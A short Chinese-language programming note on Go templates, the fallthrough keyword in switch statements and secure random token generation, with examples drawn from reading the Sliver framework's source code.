go模板的使用

类似 jianjia的语法 可以结合注释使用 可以用来生成一些文件代码 例如go html等 就不需要拼接了 可以参考

https://blog.csdn.net/guyan0319/article/details/89083721

go fallthrough

switch case 中使用 默认每个case都有break 当匹配直接break 加了 fallthrough 会强制执行后面的一个case代码 只针对后面的一个 在sliver中就是 http 和https 的匹配 即先用https的case fallthrough 然后再下一个是http

简单的生成随机字符串的方式

```
// GenerateOperatorToken - Generate a new operator auth token
func GenerateOperatorToken() string {
  buf := make([]byte, 32)
  n, err := rand.Read(buf)
  if err != nil || n != len(buf) {
    panic(errors.New("failed to read from secure rand"))
  }
  return hex.EncodeToString(buf)
}
```

我的更多的源码分析可以在这里看到

https://github.com/Ciyfly/Source_code_learning